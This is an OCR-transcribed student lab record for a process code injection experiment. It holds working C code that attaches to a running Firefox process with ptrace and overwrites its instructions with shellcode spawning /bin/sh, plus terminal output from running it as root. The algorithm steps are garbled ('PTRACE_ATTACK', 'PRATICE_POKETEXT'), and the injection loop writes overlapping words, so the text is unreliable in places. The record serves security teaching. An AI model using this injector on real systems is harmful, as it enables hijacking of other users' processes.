Reg.no: 210701092

Experiment no: 5 Date: 19/3/24	Process Code Injection

AIM:

~~a)~~ To Do process Code Injection on firefox Os. to Use ptrace System Call

ALGORITHM:

Step 1: Find out the pid of the Running firefox program

Step 2: check the Code Injection file

Step 3: Get the pid of the firefox from the Command Line Argument

Step 4: Allocate Memory Buffers for the Shell

Step 5: Attach to the Victim process with PTRACE_ATTACK

Step 6: Get the Register Values of the Attached Process

Step 7: Use PRATICE_POKETEXT to Install Shell

Step 8: Detach from the Victim process Using PTRACE_DETACE

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
Exp 5: Process Code Injection

Code:

```
#include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types
# include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs
 //The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
};
 //header for our program.
void header()
{
    printf("----Memory bytecode injector-----\n");
}
 //main program notice we take command line options
int main(int argc,char**argv)
{
    int i,size,pid=0;
    struct user_regs_struct reg;//struct that gives access to registers
                                //note that this regs will be in x64 for me
                                //unless your using 32bit then eip,eax,edx etc...
    char*buff;
    header();
    //we get the command line options and assign them appropriately!
    pid=atoi(argv[1]);
    size=sizeof(shellcode);
    //allocate a char size memory
    buff=(char*)malloc(size);
    //fill the buff memory with 0s upto size
    memset(buff,0x0,size);
    //copy shellcode from source to destination
    memcpy(buff,shellcode,sizeof(shellcode));
    //attach process of pid
    ptrace(PTRACE_ATTACH,pid,0,0);
    //wait for child to change state
    wait((int*)0);
    //get process pid registers i.e Copy the process pid's general-purpose
//or floating-point registers,respectively,
    //to the address reg in the tracer
    ptrace(PTRACE_GETREGS,pid,0,&reg);
    printf("Writing EIP 0x%x, process %d\n",reg.rip,pid);
    //Copy the word data to the address buff in the process's memory
for(i=0;i<size;i++){
    ptrace(PTRACE_POKETEXT,pid,reg.rip+i,*(int*)(buff+i));
}
    //detach from the process and free buff memory
    ptrace(PTRACE_DETACH,pid,0,0);
    free(buff);
    return 0;
}
```


Output:

Terminal 1:



```
root@fedora:/home/student# gcc inject.c -o inject
root@fedora:/home/student# ps -e|grep firefox
   7977 ?        00:02:09 firefox
root@fedora:/home/student# 
```

Terminal 2:



```
root@fedora:/home/student# ./inject 7977
----Memory bytecode injector-----
Writing EIP 0x6ce44b8d, process 7977
root@fedora:/home/student# 
```